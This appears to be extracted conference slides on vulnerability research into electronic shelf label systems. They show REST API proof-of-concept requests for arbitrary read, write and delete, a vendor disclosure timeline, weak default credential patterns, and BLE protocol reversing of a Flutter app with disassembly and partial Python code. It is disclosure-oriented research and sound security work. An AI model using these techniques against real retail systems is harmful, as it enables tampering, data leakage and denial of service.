
raw JSON Beautify

```
1 {
2   "createdBy": "maxmuster10",
3   "tagId": 128199,
4   "tagName": "NEMR62616915",
5   "nickName": null,
6   "tagType": 16544,
7   "address": "FF:FF:62:61:69:15",
8   "power": 29,
9   "rssi": -65,
10  "data": "{ \"type\":160, \"angle\":0, \"background\": \"#FFFFFF\",
    \"items\": [{ \"label\": \"\", \"tagIcon\": \"text\", \"type\":0,
    \"x\":0, \"y\":87, \"width\":160, \"height\":40,
    \"resizable\":true, \"draggable\":true, \"snapToGrid\":false,
    \"aspectRatio\":false, \"minw\":1, \"minh\":1, \"parentW\":250,
    \"parentH\":132, \"zIndex\":55, \"prefix\": \"\",
    \"content\": \"by Marius\", \"active\":false, \"fontSize\"
```

Body 200 OK • 1.14 s • 403 B • [Globe] [e.g.] [More]

{ } JSON Preview Visualize

```
1 {
2   "msg": "operate successful",
3   "code": 200
4 }
```



REST API POC

DELETE ⌵ http: XXXXXXXXXX Send ⌵

Params Auth Headers (7) Body Scripts Settings Cookies

Query Params

	Key	Value	Desc...	...	Bulk Edit
	Key	Value	Description		

Body ⌵ 🔄 200 OK • 345 ms • 403 B • 🌐 📄 ⋮


{ } JSON ⌵ ▶ Preview 🔄 Visualize ⌵ ↶ ≡ 🔍 📄 🔗

```
1 {
2   "msg": "operate successful",
3   "code": 200
4 }
```


Body ⌵ 🔄 200 OK • 1.14 s • 403 B • 🌐 📄 ⋮

{ } JSON ⌵ ▶ Preview 🔄 Visualize ⌵ ↶ ≡ 🔍 📄 🔗

```
1 {
2   "msg": "operate successful",
3   "code": 200
4 }
```



RESTAPI Weaknesses



Weakness

- Arbitrary Read
- Arbitrary Write/ Delete
- Template Arbitrary Write/ Delete


Impact

- Sensitive Information Leakage
- DoS
- Phishing

Mitigation

- Add Authorization

Summary



- BLE arbitrary write
- HTTP arbitrary read /write

Disclosure Process

1. 🧑 [02.07.2025] Sent report to vendor
2. 🧑 [08.07.2025] Follow up E-Mail
3. 🏢 [09.07.2025] Response asking for clarification / Dev Meeting
4. 🧑 [10.07.2025] Proposed Meeting times
5. 🧑 [01.12.2025] Follow-Follow up E-Mail asking for an update



Chapter 2: ZhSunyco



Who is ?

- Zhuhai Suny Technology Co., Ltd
- Ranked among China's top 3 electronic shelf label manufacturers
- More than 41,500 supermarkets worldwide
- In 180 countries


Partnerships




[2]

Getting started


- Purchased some ESL-Tags
- Received an access point alongside them
- Got an email with the credentials for the web-application
 - Username followed a generic incremental structure
 - Password was the day we received the credentials



Overview of the products



Components



Analyzing BLE Traffic

btatt.value

No.	Time	Source	Destination	Protocol	Length	Info
28...	82.834982	66:66:1...	Google_...	ATT	12	Rcvd Read Response, Handle: 0x000
28...	82.924873	66:66:1...	Google_...	ATT	18	Rcvd Read Response, Handle: 0x001
28...	83.014929	66:66:1...	Google_...	ATT	26	Rcvd Read Response, Handle: 0x001
28...	83.274045	66:66:1...	Google_...	ATT	20	Rcvd Handle Value Notification, H
30...	165.997017	66:66:1...	Google_...	ATT	12	Rcvd Read Response, Handle: 0x000
30...	166.132091	66:66:1...	Google_...	ATT	18	Rcvd Read Response, Handle: 0x001
30...	166.244851	66:66:1...	Google_...	ATT	26	Rcvd Read Response, Handle: 0x001
30...	166.897217	66:66:1...	Google_...	ATT	20	Rcvd Handle Value Notification, H
28...	83.064970	Google_...	66:66:1...	ATT	28	Sent Write Request, Handle: 0x001
28...	83.177893	Google_...	66:66:1...	ATT	230	Sent Write Request, Handle: 0x001
28...	83.254916	Google_...	66:66:1...	ATT	18	Sent Write Request, Handle: 0x001
30...	166.289208	Google_...	66:66:1...	ATT	28	Sent Write Request, Handle: 0x001
30...	166.348167	Google_...	66:66:1...	ATT	256	Sent Write Request, Handle: 0x001
30...	166.451348	Google_...	66:66:1...	ATT	256	Sent Write Request, Handle: 0x001
30...	166.520465	Google_...	66:66:1...	ATT	256	Sent Write Request, Handle: 0x001
30...	166.597560	Google_...	66:66:1...	ATT	256	Sent Write Request, Handle: 0x001
30...	166.675209	Google_...	66:66:1...	ATT	256	Sent Write Request, Handle: 0x001
30...	166.745310	Google_...	66:66:1...	ATT	256	Sent Write Request, Handle: 0x001
30...	166.822614	Google_...	66:66:1...	ATT	194	Sent Write Request, Handle: 0x001
30...	166.881093	Google_...	66:66:1...	ATT	18	Sent Write Request, Handle: 0x001

8:38 80%

< BLE Task

Waiting 0

Error 0


17300395 Bind

Battery: 99.3% Version: 000E/0330/0501

Bind: product_name

Stop

BLE Protocol



APP Reversing



1. Download the Android App
2. Use JADX to generate readable Java Code from the APK
3. Find the Entrypoint in the AndroidManifest.xml
 - It is a Flutter App again 🙄
 - Unreadable Assembly Data
4. Start reversing the BLE protocol

```
009eeb3c      int64_t sub_9eeb3c(int64_t arg1, int64_t arg2, int64_t arg3, int64_t arg4, void* arg5 @ x15, int64_t
009eeb3c          int64_t arg7 @ x22, void* arg8 @ x26, void* arg9 @ x27, int64_t arg10 @ x28, int64_t arg11 @ fp)
```

```
0 @ 009eeb3c  x15_97 = arg5 - 0x10
1 @ 009eeb3c  [x15_97].q = arg11
2 @ 009eeb3c  [x15_97 + 8].q = lr
3 @ 009eeb40  fp = x15_97
4 @ 009eeb44  x15 = x15_97 - 0x1b0
5 @ 009eeb48  [fp - 8].q = arg7
6 @ 009eeb4c  [fp - 0xd0].q = arg2
7 @ 009eeb50  [fp - 0xd8].q = arg3
8 @ 009eeb54  x16 = [arg8 + 0x38].q
9 @ 009eeb5c  if (x15 u<= x16) then 10 @ 0x9f05b8 else 12 @ 0x9eeb60

10 @ 009f05b8  arg2, arg3, arg4, x15 = sub_b9cca8(arg1, arg2, arg3, arg4, x4, x5, x6, x7, x8, x9, x10, x11, x12)
11 @ 009f05bc  goto 12 @ 0x9eeb60

12 @ 009eeb60  x0 = arg9 + 0x18000
13 @ 009eeb64  x0_1 = [x0 + 0x5f0].q
14 @ 009eeb68  x0_2, x1 = sub_77d474(x0_1, arg2, arg3, arg4, x15, arg8, arg9, fp)
15 @ 009eeb6c  x0_3 = sub_861938(x0_2, x1)
16 @ 009eeb70  x1_1 = x0_3
17 @ 009eeb74  x0_4 = [fp - 0xd0].q
18 @ 009eeb78  [fp - 0xe0].q = x1_1
19 @ 009eeb7c  [x1_1 + 7].d = x0_4.w0
20 @ 009eeb80  x0_5, x15_1 = sub_8670a0(x0_4, x1_1)
21 @ 009eeb84  x1_2 = x0_5
```

"Flutter Mobile Application Reverse Engineering Tool
by Compiling Dart AOT Runtime "

libapp.so => annotated ASM x Dart Intermediate Language

B(l)utter & reFlutter to rescue

1. Get annotated ASM mixed with Dart Intermediate Language with B(l)utter

```
→ zhsunyco python3 /opt/blutter/blutter.py lib/arm64-v8a blutter-out
Dart version: 3.5.3, Snapshot: 80a49c7111088100a233b2ae788e1f48, Target: android arm64
flags: product no-code_comments no-dwarf_stack_traces_mode dedup_instructions no-tsan no-ms
an arm64 android compressed-pointers
libapp is loaded at 0x7de41ce00000
Dart heap at 0x7de300000000
Analyzing the application
Analysis error at line 1668 `void FunctionAnalyzer::handleParameterRegisters(AsmIterator&)`
: !isTmpReg
    0x4c4abc: mov x0, x3
    0x4c4ac0: stur x1, [x29, #-8]
    0x4c4ac4: mov x16, x3
    0x4c4ac8: mov x3, x1
    * 0x4c4acc: mov x1, x16
    0x4c4ad0: stur x1, [x29, #-0x10]
Dumping Object Pool
Generating application assemblies
Generating Frida script
```

```

725 static _ actBle(/* No info */) 310
726 // ** addr: 0x5eeb3c, size: 0 311
727 // 0x5eeb3c: EnterFrame 312
728 // 0x5eeb3c: stp 313
729 // 0x5eeb40: mov 314
730 // 0x5eeb44: AllocStack(0x1b0 315
731 // 0x5eeb44: sub 316
732 // 0x5eeb48: SetupParameters( 317
733 // 0x5eeb48: stur 318
734 // 0x5eeb4c: stur 319
735 // 0x5eeb50: stur 320
736 // 0x5eeb54: CheckStackOverfl 321
737 // 0x5eeb54: ldr 322
738 // 0x5eeb58: cmp 323
739 // 0x5eeb5c: b.ls 324
740 // 0x5eeb60: InitAsync() -> F 325
741 // 0x5eeb60: add 326
742 // 0x5eeb64: ldr 327
743 // 0x5eeb68: bl 328
744 // 0x5eeb6c: r0 = DeviceIdent 329
745 // 0x5eeb6c: bl 330
746 // 0x5eeb70: mov 331
747 // 0x5eeb74: ldur 332
748 // 0x5eeb78: stur 333
749 // 0x5eeb7c: StoreField: r1-> 334
750 // 0x5eeb7c: stur 335
751 // 0x5eeb80: r0 = BluetoothDe 336
752 // 0x5eeb80: bl 337
753 // 0x5eeb84: mov 338

```

```

async def actBle(deviceId: str, cmd: bytes) -> BleRes:
    device = BluetoothDevice(deviceId)

    try:
        await device.connect(timeout=30)
    except Exception:
        return BleRes(error=BleError.CONNECT_ERROR, code=0, data="")

    try:
        services: List[BluetoothService] = await device.discoverServices()
    except Exception:
        return BleRes(error=BleError.CONNECT_ERROR, code=0, data="")

